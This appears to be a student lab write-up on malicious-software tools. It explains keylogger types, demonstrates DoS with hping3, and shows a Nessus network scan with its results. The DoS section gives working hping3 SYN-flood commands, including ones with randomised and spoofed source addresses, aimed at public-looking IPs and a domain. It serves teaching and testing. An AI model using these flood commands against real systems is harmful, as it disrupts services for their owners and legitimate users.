DOP: / /2023 **DOS: / /2023**

Experiment No: 10

Aim: Study of malicious software using different tools:

a. Keylogger attack using a keylogger tool.
b. Simulate DOS attack using Hping or other tools
c. Use the NESSUS/ISO Kali Linux tool to scan the network for vulnerabilities

Theory:

🔷Keylogger:

Keylogger attack using a keylogger tool. A keylogger is a tool that can record and report on a computer user's activity as they interact with a computer. The name is a short version of keystroke logger, and one of the main ways keyloggers keep track of you is by recording what you type as you type it. Some keyloggers go beyond just logging keystrokes and recording text and snoop in a number of other ways as well.

- It's possible for advanced keyloggers to:
- Log clipboard text, recording information that you cut and paste from other documents
- Track activity like opening folders, documents, and applications
- Take and record randomly timed screenshots
- Request the text value of certain on-screen controls, which can be useful for grabbing passwords.

🔷 Keylogger Types:

1. **API-Based Keyloggers** API-based keyloggers are by far the most common. These pieces of keylogging software use the keyboard API (short for application programming interface) to record your keystrokes. Each time you press a key, a notification is sent to the application you are typing in so that the typed character would appear on the screen. API-based keyloggers intercept these notifications and capture each of them as a separate event. The logs are then kept in a file on the system hard drive for easy retrieval by the hacker.

2. **Form Grabbing-Based Keyloggers** Rather than logging each keystroke separately, form grabbing-based keyloggers log the data from your web forms upon submission. Similar to API-based keyloggers, they intercept the submission notification to log all the information you have entered in the form. This can include your full name, address, email phone number, login credentials, or credit card info. The whole process takes place as soon as you hit the “Submit” or “Enter” button and is completed before your form data is submitted to the website.

3. **Kernel-Based Keyloggers** As the name suggests, kernel-based keyloggers inhibit the core of your computer’s operating system (also known as the kernel), which makes them very difficult to detect and remove. They hide inside your operating system and record your keystrokes as they pass through the kernel. Because they are more difficult to write, these keyloggers are rarer than other

software -based varieties. They are distributed via rootkits, malicious software bundles that can bypass your computer's kernel and target the hardware.

4. Hardware Keyloggers-Hardware keyloggers are devices that use the circuitry inside a keyboard to log keystrokes. They are most often built into the keyboard, although they are also available as either a USB connector (for personal computers) or a Mini-PCI card (for laptop computers). Rather than relying on software to store the logged keystrokes, all records are kept in the internal memory of the device. However, this also means that hackers must have physical access to the keyboard in order to retrieve this information.

5. Acoustic Keyloggers-Acoustic keyloggers are very complex and are therefore rarely used. They utilize the principles of acoustic cryptanalysis to record your keystrokes on the hardware level. No matter what keyboard you're using, each key on it has a unique acoustic signature. The differences are subtle, but individual signatures can be determined by Analyzing a sample through a variety of statistical methods. However, not only is this very time-consuming but the results might not be as accurate as with other types of keyloggers.

● How to Remove a Keylogger:


If you suspect that someone may have installed a keylogger on your computer but your antimalware software isn't detecting anything, you may be able to find it in Windows Task Manager. Simply launch Task Manager and take a close look at the list of active processes to see if there's anything out of the ordinary. You can also check your system's firewall for any suspicious activity, such as unusual amounts of incoming and/or outgoing data.

B) Simulate DOS attack using hping3 tool

A denial of Service (DOS) attack is a very simple technique to deny accessibility to services (that's why it is called a "denial of service" attack). This attack consists of overloading the target with oversized packets, or a big quantity of them. While this attack is very easy to execute, it does not compromise the information or privacy of the target. It is not a penetrative attack and only aims to prevent access to the target. By sending a quantity of packets, the target can't handle attackers preventing the server from serving legitimate users.

hping3

The hping3 tool allows you to send manipulated packets including size, quantity, and fragmentation of packets in order to overload the target and bypass or attack firewalls. Hping3 can be useful for security or capability testing purposes. By using it, you can test firewalls effectiveness and if a server can handle a big amount of connections. Below you will find instructions on how to use hping3 for security testing purposes.



```
root@test-env:~# sudo apt install hping3 -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  hping3
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 106 kB of archives.
After this operation, 263 kB of additional disk space will be u
```


```
root@test-env:~# hping3 -S --flood -V -p 80 167.71.224.53
using eth0, addr: 167.71.224.53, MTU: 1500
HPING 167.71.224.53 (eth0 167.71.224.53): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 167.71.224.53 hping statistic ---
16831991 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Where:

- **sudo**: gives needed privileges to run hping3.
- **hping3**: calls hping3 program.
- **-S**: specifies SYN packets.
- **–flood**: replies will be ignored and packets will be sent as fast as possible.
- **-V**: Verbosity.
- **-p 80**: port 80, you can replace this number for the service you want to attack.
- 167.71.224.53: target IP.

The following example shows another possible SYN flood test for port 80.

Flood From a Fake IP Address With hping3



```
root@test-env:~# sudo hping3 --rand-source ivan.com -S -q -p 80 --flood
HPING ivan.com (eth0 45.79.19.196): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- ivan.com hping statistic ---
47119 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Flood From a Fake IP Address With hping3

```
root@test-env:~# sudo hping3 -a 190.0.174.10 190.0.175.100 -S -q -p 80
HPING 190.0.175.100 (eth0 190.0.175.100): S set, 40 headers + 0 data bytes
^C
--- 190.0.175.100 hping statistic ---
411 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

C) Use NESSUS to scan the network for vulnerabilities.

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Nessus works by testing each port on a computer, determining what service it is running, and then testing this service to make sure there are no vulnerabilities in it that could be used by a hacker to carry out a malicious attack.

Nessus can scan these vulnerabilities and exposures:


- Vulnerabilities that could allow unauthorized control or access to sensitive data on a system
- Misconfiguration (e.g., open mail relay)
- Denials of service (Dos) vulnerabilities
- Default passwords, a few common passwords, and blank/absent passwords on some system accounts.
- Use NESSUS for scanning IP targets and checking network vulnerabilities

As we can see there are zero vulnerabilities on these two targets.

<u>Preparation for PCI DSS audits:</u>

On UNIX (including Mac OS X), it consists of nessusd, the Nessus daemon, which does the scanning, and nessus, the client, which controls scans and presents the vulnerability results to the user. In typical operation, Nessus begins by doing a port scan with one of its four internal port scanners (or it can optionally use AmapM or Nmap) to determine which ports are open on the target and then tries various exploits on the open ports. The vulnerability tests, available as subscriptions, are written in NASL (Nessus Attack Scripting Language), a scripting language optimized for custom network interaction. Tenable Network Security produces several dozen new vulnerability checks (called plugins) each week, usually on a daily basis. files, compliance tests, additional vulnerability detection plugins).

<u>Basic Network scanning:</u>



New Scan / Basic Network Scan

Settings / Basic / General

Name: sc1

Description: General scan


Folder: My Scans

Scanner: Local Scanner

Targets: 192.168.3.153

Upload Targets

Advanced scanning in general search:




New Policy / Advanced Scan

Settings / Basic / General

Name: sc2

Description: General Scan

Ntstat port scanning:



sc1

CURRENT RESULTS: FEBRUARY 27, 2015 10:27:03

netstat portscanner (SSH)

Description

This plugin runs 'netstat' on the remote machine to enumerate open ports.

See the section 'plugins options' to configure it.

Output

```
Port 23/tcp was found to be open
```

Port	Hosts
23 / tcp / telnet	192.168.3.153

```
Port 5353/udp was found to be open
```

Port	Hosts
5353 / udp	192.168.3.153

```
Port 8080/tcp was found to be open
```

Port	Hosts
8080 / tcp / www	192.168.3.153

```
Port 8834/tcp was found to be open
```

Port	Hosts
8834 / tcp / www	192.168.3.153


Plugin Details

Severity:	Info
ID:	14272
Version:	1.58
Type:	remote
Family:	Port scanners
Published:	2004/08/15
Modified:	2014/05/23

Risk Information

Risk Factor: None

Vulnerability Mapping:



MEDIUM	Ubuntu 10.04 LTS / 12.04 LTS / 14.04 / 14.10 : unzip vu...	Ubuntu Local Security Checks	1
MEDIUM	Ubuntu 12.04 LTS / 14.04 / 14.10 : xorg-server, xorg-ser...	Ubuntu Local Security Checks	1
LOW	Unencrypted Telnet Server	Misc.	1
INFO	netstat portscanner (SSH)	Port scanners	8
INFO	Service Detection	Service detection	4
INFO	HTTP Server Type and Version	Web Servers	2
INFO	HyperText Transfer Protocol (HTTP) Information	Web Servers	2
INFO	Apache Tomcat Default Error Page Version Detection	Web Servers	1
INFO	Authenticated Check : OS Name and Installed Package...	Settings	1
INFO	Device Hostname	General	1
INFO	Enumerate IPv4 Interfaces via SSH	General	1
INFO	Enumerate IPv6 Interfaces via SSH	General	1
INFO	Enumerate MAC Addresses via SSH	General	1
INFO	Ethernet Card Manufacturer Detection	Misc.	1
INFO	Firewall Rule Enumeration	Firewalls	1
INFO	Host Fully Qualified Domain Name (FQDN) Resolution	General	1
INFO	HTTP Methods Allowed (per directory)	Web Servers	1

Conclusion:

We understood what is keylogger, DOS attack & NESSUS.